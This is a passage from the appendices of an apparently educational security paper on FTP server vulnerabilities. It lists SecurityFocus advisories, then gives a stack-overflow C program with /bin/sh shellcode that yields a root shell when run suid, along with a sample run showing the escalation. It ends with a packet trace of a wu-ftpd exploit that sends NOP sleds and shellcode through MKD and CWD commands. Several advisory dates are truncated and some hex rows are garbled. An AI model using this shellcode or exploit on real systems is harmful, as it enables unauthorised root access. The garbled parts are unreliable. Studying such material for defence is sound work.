       Last Updated:1999-02-09

    wu-ftpd /bin SITE EXEC Misconfiguration Vulnerability (Vulnerabilities)
       url: http://www.securityfocus.com/bid/2241
       Last Updated:1995-11-30
```

Appendix C Security Focus FTPD vulnerabilities (all vendors)

Wu-Ftpd File Globbing Heap Corruption Vulnerability
   url: http://www.securityfocus.com/bid/3581
   Last Updated: 27-11-2001

ProFTPD Client Hostname Resolving Vulnerability
   url: http://www.securityfocus.com/bid/3310
   Last Updated: 07-09-200

glFTPD LIST Denial of Service Vulnerability
   url: http://www.securityfocus.com/bid/3201
   Last Updated: 17-08-2001

TrollFTPD Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/3174
   Last Updated: 13-08-200

CaesarFTPD FTP Command Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2972
   Last Updated: 04-07-2001

WFTPD Shortcut Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2957
   Last Updated: 01-07-200

Cisco TFTPD Server Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2886
   Last Updated: 18-06-2001

GuildFTPD Plaintext Password Storage Vulnerability
   url: http://www.securityfocus.com/bid/2792
   Last Updated: 26-05-200

GuildFTPD Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2789
   Last Updated: 26-05-2001

WFTPD 3.00 R5 Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2779
   Last Updated: 24-05-2001

Beck IPC GmbH IPC@CHIP Ftpd Default Account Privileges Vulnerability
   url: http://www.securityfocus.com/bid/2770
   Last Updated: 24-05-2001

WFTPD Path/File Mapping Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2780
   Last Updated: 24-05-2001

GuildFTPD Remote Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2782
   Last Updated: 22-05-200

```
GuildFTPD Remote Denial of Service Vulnerability
   url: http://www.securityfocus.com/bid/2784
   Last Updated: 22-05-2001

RaidenFTPD Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2655
   Last Updated: 25-04-200

WFTPD 'RETR' and 'CWD' Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2644
   Last Updated: 22-04-2001

Solaris IN.FTPD CWD Username Enumeration Vulnerability
   url: http://www.securityfocus.com/bid/2564
   Last Updated: 11-04-200

HP-UX ftpd glob() Expansion STAT Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2552
   Last Updated: 09-04-2001

Multiple Vendor BSD ftpd glob() Buffer Overflow Vulnerabilities
   url: http://www.securityfocus.com/bid/2548
   Last Updated: 09-04-2001

Solaris ftpd glob() Expansion LIST Heap Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2550
   Last Updated: 09-04-2001

Jarle Aase War FTPD Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2444
   Last Updated: 06-03-200

WhitSoft SlimServe FTPd Directory Traversal Vulnerability
   url: http://www.securityfocus.com/bid/2452
   Last Updated: 28-02-200

QNX RTP ftpd stat Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2342
   Last Updated: 02-02-2001

Wu-Ftpd Debug Mode Client Hostname Format String Vulnerability
   url: http://www.securityfocus.com/bid/2296
   Last Updated: 23-01-2001

wu-ftpd /tmp File Race Condition Vulnerability
   url: http://www.securityfocus.com/bid/2189
   Last Updated: 10-01-200

ProFTPD SIZE Remote Denial of Service Vulnerability
   url: http://www.securityfocus.com/bid/2185
   Last Updated: 20-12-2000

ProFTPD USER Remote Denial of Service Vulnerability
   url: http://www.securityfocus.com/bid/2366
   Last Updated: 19-12-200
```

BSD ftpd Single Byte Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2124
   Last Updated: 18-12-2000

Max-Wilhelm Bruker bftpd Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/2120
   Last Updated: 13-12-2000

Winsock FTPd Directory Transversal Vulnerability
   url: http://www.securityfocus.com/bid/2005
   Last Updated: 27-11-200

bftpd Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/1858
   Last Updated: 27-10-2000

HPUX ftpd User Inputted Format String Stack Overwrite Vulnerability
   url: http://www.securityfocus.com/bid/1560
   Last Updated: 06-08-2000

WFTPD 2.4.1RC11 Multiple Vulnerabilities
   url: http://www.securityfocus.com/bid/1506
   Last Updated: 21-07-2000

WFTPD RNTO Denial of Service Vulnerability
   url: http://www.securityfocus.com/bid/1456
   Last Updated: 11-07-2000

HP-UX 11.0 ftpd SITE EXEC Format String Vulnerability
   url: http://www.securityfocus.com/bid/1505
   Last Updated: 11-07-2000

Guild FTPD File Existence Disclosure Vulnerability
   url: http://www.securityfocus.com/bid/1452
   Last Updated: 08-07-2000

Multiple Vendor ftpd setproctitle() Format String Vulnerability
   url: http://www.securityfocus.com/bid/1425
   Last Updated: 05-07-200

glftpd privpath Directive Vulnerability
   url: http://www.securityfocus.com/bid/1401
   Last Updated: 26-06-2000

Wu-Ftpd Remote Format String Stack Overwrite Vulnerability
   url: http://www.securityfocus.com/bid/1387
   Last Updated: 22-06-2000

Nite Server FTPd Multiple DoS Vulnerabilities
   url: http://www.securityfocus.com/bid/1230
   Last Updated: 19-05-200

War-FTPd 1.6x CWD/MKD DoS Vulnerability
   url: http://www.securityfocus.com/bid/966
   Last Updated: 03-02-2000

Tiny FTPd Multiple Buffer Overflow Vulnerabilities

```
   url: http://www.securityfocus.com/bid/961
   Last Updated: 01-02-2000

WarFTPd Multiple Macro Vulnerabilities
   url: http://www.securityfocus.com/bid/919
   Last Updated: 06-01-2000

Ascend CascadeView tftpd Symbolic Link Vulnerability
   url: http://www.securityfocus.com/bid/910
   Last Updated: 31-12-1999

Glftpd Remote Vulnerabilities
   url: http://www.securityfocus.com/bid/891
   Last Updated: 23-12-1999

Vermillion FTPd CWD DoS Vulnerability
   url: http://www.securityfocus.com/bid/818
   Last Updated: 22-11-199

ProFTPD mod_sqlpw Vulnerability
   url: http://www.securityfocus.com/bid/812
   Last Updated: 19-11-1999

WFTPD Remote Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/747
   Last Updated: 28-10-1999

Wu-ftpd SITE NEWER Denial of Service Vulnerability
   url: http://www.securityfocus.com/bid/737
   Last Updated: 21-10-1999

Wu-ftpd message Buffer Overflow Vulnerability
   url: http://www.securityfocus.com/bid/726
   Last Updated: 19-10-1999
```

Appendix D Sample stack overflow code

```
/*************************************************************/
/* sk.c                                                      */
/* Simple program to illustrate stack overflows on a Linux box. */
/* The shellcode invokes /bin/sh.  If the program is suid root  */
/* the user will receive a root shell.                       */
/*                                                           */
/* If /bin/sh is a link to a recent version of bash, the user   */
/* will not receive a root shell since bash will change the     */
/* effective user or group ID to the real user or group ID if   */
/* not supplied with the -p argument                         */
/*                                                           */
/* The suid behavior may be observed by changing the /bin/sh    */
/* link to point to /bin/ash, an alternative shell program that */
/* does not have this security feature.                      */
/*                                                           */
/* Adapted from code listed in "Smashing the Stack for Fun &    */
/* Profit", see reference [ALEPH1]                           */
/*************************************************************/
#include "stdio.h"

char shellcode[] =
  "\x90\x90\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string [130];
int i;
long *long_ptr;

int main() {
  char buffer[96];
  char *s, *d;

  /* Get a point to the large buffer */
  long_ptr = (long *)large_string;

  /* Fill the buffer with a pointer to the buffer allocated on the     */
  /* stack.  One of these will eventually overwrite the return address */
  /* on the stack.  There would be \0 characters in it otherwise       */
  for (i=0; i<32; i++)
     *(long_ptr+i) = (int)buffer;

  /* Copy the shellcode to the beginning of the large buffer */
  for (i=0; i<strlen(shellcode); i++)
     large_string[i] = shellcode[i];

  /* Copy the prepared buffer over the stack space.  The shellcode starts */
  /* at buffer and the return address added above will overwrite the      */
  /* return address on the stack.  After the return it will be executed.  */
  strcpy(buffer, large_string);

  /* Print a message and exit */
```

```
  printf ("exiting\n");
  return 0;
}
```

Sample run of the this program

```
    laptop: gcc sk.c -o sk
    laptop: su
    Password:
    Laptop Root: chown root.root sk
    Laptop Root: chmod 6555 sk
    Laptop Root: ls -l sk
    -r-sr-sr-x   1 root     root        12203 Jan 16 09:44 sk
    Laptop Root: exit
    laptop: whoami
    paul
    laptop:  ./sk
    exiting
    $ whoami
    root
    $
```

Appendix E Tcpdump trace of exploit

```
Frame 4 (157 on wire, 157 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214431, Ack: 849490029
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 8f 04 f8 40 00 40 06 97 6f d0 e7 fe 02 d0 e7   ....@.@..o......
0020  fe 1f 00 15 13 5e 49 16 8c 1f 32 a2 30 6d 80 18   .....^I...2.0m..
0030  7d 78 f1 6a 00 00 01 01 08 0a 00 05 38 f5 00 e2   }x.j........8...
0040  47 75 32 32 30 20 66 74 70 2e 73 6f 6d 65 63 6f   Gu220 ftp.someco
0050  72 70 2e 63 6f 6d 20 46 54 50 20 73 65 72 76 65   rp.com FTP serve
0060  72 20 28 56 65 72 73 69 6f 6e 20 77 75 2d 32 2e   r (Version wu-2.
0070  35 2e 30 28 31 29 20 57 65 64 20 44 65 63 20 32   5.0(1) Wed Dec 2
0080  36 20 32 32 3a 35 35 3a 33 31 20 45 53 54 20 32   6 22:55:31 EST 2
0090  30 30 31 29 20 72 65 61 64 79 2e 0d 0a            001) ready...

Frame 6 (76 on wire, 76 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490029, Ack: 1226214522
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 3e 99 bf 40 00 40 06 03 09 d0 e7 fe 1f d0 e7   ...@.@.........
0020  fe 02 13 5e 00 15 32 a2 30 6d 49 16 8c 7a 80 18   ...^..2.0mI..z..
0030  3e bc 39 e8 00 00 01 01 08 0a 00 e2 51 90 00 05   .9.........Q...
0040  38 f5 55 53 45 52 20 70 61 75 6c 0a               8.USER paul.

Frame 8 (99 on wire, 99 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2), Dst Addr:
tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958), Seq:
1226214522, Ack: 849490039
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 55 04 fa 40 00 40 06 97 a7 d0 e7 fe 02 d0 e7   .U..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8c 7a 32 a2 30 77 80 18   .....^I..z2.0w..
0030  7d 78 a9 65 00 00 01 01 08 0a 00 05 38 f6 00 e2   }x.e........8...
0040  51 90 33 33 31 20 50 61 73 73 77 6f 72 64 20 72   Q.331 Password r
0050  65 71 75 69 72 65 64 20 66 6f 72 20 70 61 75 6c   equired for paul
0060  2e 0d 0a                                          ...

Frame 9 (80 on wire, 80 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490039, Ack: 1226214555
File Transfer Protocol (FTP)
```

```
0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 42 99 c1 40 00 40 06 03 03 d0 e7 fe 1f d0 e7   .B..@.@.........
0020  fe 02 13 5e 00 15 32 a2 30 77 49 16 8c 9b 80 18   ...^..2.0wI.....
0030  3e bc fa 03 00 00 01 01 08 0a 00 e2 51 91 00 05   ............Q...
0040  38 f6 50 41 53 53 20 74 30 69 30 67 31 65 72 0a   8.PASS password.

Frame 11 (92 on wire, 92 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214555, Ack: 849490053
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 4e 04 fc 40 00 40 06 97 ac d0 e7 fe 02 d0 e7   .N..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8c 9b 32 a2 30 85 80 18   .....^I...2.0...
0030  7d 78 a3 50 00 00 01 01 08 0a 00 05 39 00 00 e2   }x.P........9...
0040  51 91 32 33 30 20 55 73 65 72 20 70 61 75 6c 20   Q.230 User paul
0050  6c 6f 67 67 65 64 20 69 6e 2e 0d 0a               logged in...

Frame 12 (74 on wire, 74 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490053, Ack: 1226214581
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 3c 99 c3 40 00 40 06 03 07 d0 e7 fe 1f d0 e7   ..V'........Q...
0040  39 00 43 57 44 20 74 6d 70 0a                     9.CWD tmp.

Frame 13 (95 on wire, 95 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214581, Ack: 849490061
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 51 04 fd 40 00 40 06 97 a8 d0 e7 fe 02 d0 e7   .Q..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8c b5 32 a2 30 8d 80 18   .....^I...2.0...
0030  7d 78 a5 d7 00 00 01 01 08 0a 00 05 39 01 00 e2   }x..........9...
0040  51 9b 32 35 30 20 43 57 44 20 63 6f 6d 6d 61 6e   Q.250 CWD comman
0050  64 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0a      d successful...

Frame 14 (70 on wire, 70 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490061, Ack: 1226214610
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 38 99 c4 40 00 40 06 03 0a d0 e7 fe 1f d0 e7   .8..@.@.........
0020  fe 02 13 5e 00 15 32 a2 30 8d 49 16 8c d2 80 18   ...^..2.0.I.....
0030  3e bc 2d 93 00 00 01 01 08 0a 00 e2 51 9b 00 05   .-.........Q...
0040  39 01 50 57 44 0a                                 9.PWD.
```

```
Frame 15 (110 on wire, 110 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214610, Ack: 849490065
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 60 04 fe 40 00 40 06 97 98 d0 e7 fe 02 d0 e7   .`..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8c d2 32 a2 30 91 80 18   .....^I...2.0...
0030  7d 78 cd 1f 00 00 01 01 08 0a 00 05 39 01 00 e2   }x..........9...
0040  51 9b 32 35 37 20 22 2f 68 6f 6d 65 2f 70 61 75   Q.257 "/home/pau
0050  6c 2f 74 6d 70 22 20 69 73 20 63 75 72 72 65 6e   l/tmp" is curren
0060  74 20 64 69 72 65 63 74 6f 72 79 2e 0d 0a         t directory...

Frame 16 (79 on wire, 79 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490065, Ack: 1226214654
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 41 99 c6 40 00 40 06 02 ff d0 e7 fe 1f d0 e7   .A..@.@.........
0020  fe 02 13 5e 00 15 32 a2 30 91 49 16 8c fe 80 18   ...^..2.0.I.....
0030  3e bc 56 a0 00 00 01 01 08 0a 00 e2 51 9c 00 05   .V.........Q...
0040  39 01 4d 4b 44 20 74 65 73 6f 74 65 73 74 0a      9.MKD tesotest.

Frame 17 (120 on wire, 120 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214654, Ack: 849490078
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 6a 04 ff 40 00 40 06 97 8d d0 e7 fe 02 d0 e7   .j..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8c fe 32 a2 30 9e 80 18   .....^I...2.0...
0030  7d 78 97 20 00 00 01 01 08 0a 00 05 39 01 00 e2   }x. ........9...
0040  51 9c 32 35 37 20 22 2f 68 6f 6d 65 2f 70 61 75   Q.257 "/home/pau
0050  6c 2f 74 6d 70 2f 74 65 73 6f 74 65 73 74 22 20   l/tmp/tesotest"
0060  6e 65 77 20 64 69 72 65 63 74 6f 72 79 20 63 72   new directory cr
0070  65 61 74 65 64 2e 0d 0a                           eated...

Frame 18 (79 on wire, 79 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490078, Ack: 1226214708
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 41 99 c7 40 00 40 06 02 fe d0 e7 fe 1f d0 e7   .A..@.@.........
0020  fe 02 13 5e 00 15 32 a2 30 9e 49 16 8d 34 80 18   ...^..2.0.I..4..
0030  3e bc 51 5b 00 00 01 01 08 0a 00 e2 51 9c 00 05   .Q[........Q...
0040  39 01 52 4d 44 20 74 65 73 6f 74 65 73 74 0a      9.RMD tesotest.
```

```
Frame 19 (95 on wire, 95 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214708, Ack: 849490091
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 51 05 00 40 00 40 06 97 a5 d0 e7 fe 02 d0 e7   .Q..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8d 34 32 a2 30 ab 80 18   .....^I..42.0...
0030  7d 78 96 43 00 00 01 01 08 0a 00 05 39 01 00 e2   }x.C........9...
0040  51 9c 32 35 30 20 52 4d 44 20 63 6f 6d 6d 61 6e   Q.250 RMD comman
0050  64 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0a      d successful...

Frame 20 (70 on wire, 70 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490091, Ack: 1226214737
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  00 38 99 c8 40 00 40 06 03 06 d0 e7 fe 1f d0 e7   .8..@.@.........
0020  fe 02 13 5e 00 15 32 a2 30 ab 49 16 8d 51 80 18   ...^..2.0.I..Q..
0030  3e bc 2c f5 00 00 01 01 08 0a 00 e2 51 9c 00 05   .,.........Q...
0040  39 01 50 57 44 0a                                 9.PWD.

Frame 21 (110 on wire, 110 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226214737, Ack: 849490095
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 60 05 01 40 00 40 06 97 95 d0 e7 fe 02 d0 e7   .`..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8d 51 32 a2 30 af 80 18   .....^I..Q2.0...
0030  7d 78 cc 80 00 00 01 01 08 0a 00 05 39 02 00 e2   }x..........9...
0040  51 9c 32 35 37 20 22 2f 68 6f 6d 65 2f 70 61 75   Q.257 "/home/pau
0050  6c 2f 74 6d 70 22 20 69 73 20 63 75 72 72 65 6e   l/tmp" is curren
0060  74 20 64 69 72 65 63 74 6f 72 79 2e 0d 0a         t directory...

Frame 22 (330 on wire, 330 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490095, Ack: 1226214781
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  01 3c 99 c9 40 00 40 06 02 01 d0 e7 fe 1f d0 e7   ..?Z........Q...
0040  39 02 4d 4b 44 20 90 90 90 90 90 90 90 90 90 90   9.MKD ..........
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0   ..............1.
00b0  31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9 41   1.1..F..1.1.C..A
00c0  b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46   .?...k^1.1..^..F
00d0  04 66 b9 ff ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0   .f.....'..1..^..
00e0  3d cd 80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe   =..1.1..^..C.1..
00f0  c9 31 c0 8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0   .1..^.......u.1.
0100  88 46 09 8d 5e 08 b0 3d cd 80 fe 0e b0 30 fe c8   .F..^..=.....0..
0110  88 46 04 31 c0 88 46 07 89 76 08 89 46 0c 89 f3   .F.1..F..v..F...
0120  8d 4e 08 8d 56 0c b0 0b cd 80 31 c0 31 db b0 01   .N..V.....1.1...
0130  cd 80 e8 90 ff ff ff ff ff ff 30 62 69 6e 30 73   ..........0bin0s
0140  68 31 2e 2e 31 31 76 6e 67 0a                     h1..11vng.

Frame 23 (367 on wire, 367 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                   Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                   Seq: 1226214781, Ack: 849490359
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  01 61 05 02 40 00 40 06 96 93 d0 e7 fe 02 d0 e7   .a..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8d 7d 32 a2 31 b7 80 18   .....^I..}2.1...
0030  7d 78 a5 bc 00 00 01 01 08 0a 00 05 39 02 00 e2   }x..........9...
0040  51 9c 32 35 37 20 22 2f 68 6f 6d 65 2f 70 61 75   Q.257 "/home/pau
0050  6c 2f 74 6d 70 2f 90 90 90 90 90 90 90 90 90 90   l/tmp/..........
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00b0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0   ..............1.
00c0  31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9 41   1.1..F..1.1.C..A
00d0  b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46   .?...k^1.1..^..F
00e0  04 66 b9 ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0 3d   .f....'..1..^..=
00f0  cd 80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe c9   ..1.1..^..C.1...
0100  31 c0 8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0 88   1..^.......u.1..
0110  46 09 8d 5e 08 b0 3d cd 80 fe 0e b0 30 fe c8 88   F..^..=.....0...
0120  46 04 31 c0 88 46 07 89 76 08 89 46 0c 89 f3 8d   F.1..F..v..F....
0130  4e 08 8d 56 0c b0 0b cd 80 31 c0 31 db b0 01 cd   N..V.....1.1....
0140  80 e8 90 ff ff ff 30 62 69 6e 30 73 68 31 2e 2e   ......0bin0sh1..
0150  31 31 76 6e 67 22 20 6e 65 77 20 64 69 72 65 63   11vng" new direc
0160  74 6f 72 79 20 63 72 65 61 74 65 64 2e 0d 0a      tory created...

Frame 24 (330 on wire, 330 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                   Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                   Seq: 849490359, Ack: 1226215082
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  01 3c 99 cb 40 00 40 06 01 ff d0 e7 fe 1f d0 e7   ..G.........Q...
0040  39 02 43 57 44 20 90 90 90 90 90 90 90 90 90 90   9.CWD ..........
0050  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0060  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0070  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
```

```
0080  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
0090  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90   ................
00a0  90 90 90 90 90 90 90 90 90 90 90 90 90 90 31 c0   ..............1.
00b0  31 db 31 c9 b0 46 cd 80 31 c0 31 db 43 89 d9 41   1.1..F..1.1.C..A
00c0  b0 3f cd 80 eb 6b 5e 31 c0 31 c9 8d 5e 01 88 46   .?...k^1.1..^..F
00d0  04 66 b9 ff ff 01 b0 27 cd 80 31 c0 8d 5e 01 b0   .f.....'..1..^..
00e0  3d cd 80 31 c0 31 db 8d 5e 08 89 43 02 31 c9 fe   =..1.1..^..C.1..
00f0  c9 31 c0 8d 5e 08 b0 0c cd 80 fe c9 75 f3 31 c0   .1..^.......u.1.
0100  88 46 09 8d 5e 08 b0 3d cd 80 fe 0e b0 30 fe c8   .F..^..=.....0..
0110  88 46 04 31 c0 88 46 07 89 76 08 89 46 0c 89 f3   .F.1..F..v..F...
0120  8d 4e 08 8d 56 0c b0 0b cd 80 31 c0 31 db b0 01   .N..V.....1.1...
0130  cd 80 e8 90 ff ff ff ff ff ff 30 62 69 6e 30 73   ..........0bin0s
0140  68 31 2e 2e 31 31 76 6e 67 0a                     h1..11vng.

Frame 25 (95 on wire, 95 captured)
Internet Protocol, Src Addr: ftp.somecorp.com (10.10.1.2),
                  Dst Addr: tiger.somecorp.com (10.10.1.31)
Transmission Control Protocol, Src Port: 21 (21), Dst Port: 4958 (4958),
                  Seq: 1226215082, Ack: 849490623
File Transfer Protocol (FTP)

0000  00 a0 cc 25 14 e0 00 e0 29 36 55 91 08 00 45 10   ...%....)6U...E.
0010  00 51 05 03 40 00 40 06 97 a2 d0 e7 fe 02 d0 e7   .Q..@.@.........
0020  fe 1f 00 15 13 5e 49 16 8e aa 32 a2 32 bf 80 18   .....^I...2.2...
0030  7d 78 a1 ad 00 00 01 01 08 0a 00 05 39 02 00 e2   }x..........9...
0040  51 9d 32 35 30 20 43 57 44 20 63 6f 6d 6d 61 6e   Q.250 CWD comman
0050  64 20 73 75 63 63 65 73 73 66 75 6c 2e 0d 0a      d successful...

Frame 26 (326 on wire, 326 captured)
Internet Protocol, Src Addr: tiger.somecorp.com (10.10.1.31),
                  Dst Addr: ftp.somecorp.com (10.10.1.2)
Transmission Control Protocol, Src Port: 4958 (4958), Dst Port: 21 (21),
                  Seq: 849490623, Ack: 1226215111
File Transfer Protocol (FTP)

0000  00 e0 29 36 55 91 00 a0 cc 25 14 e0 08 00 45 00   ..)6U....%....E.
0010  01 38 99 cc 40 00 40 06 02 02 d0 e7 fe 1f d0 e7   .8..@.@.........
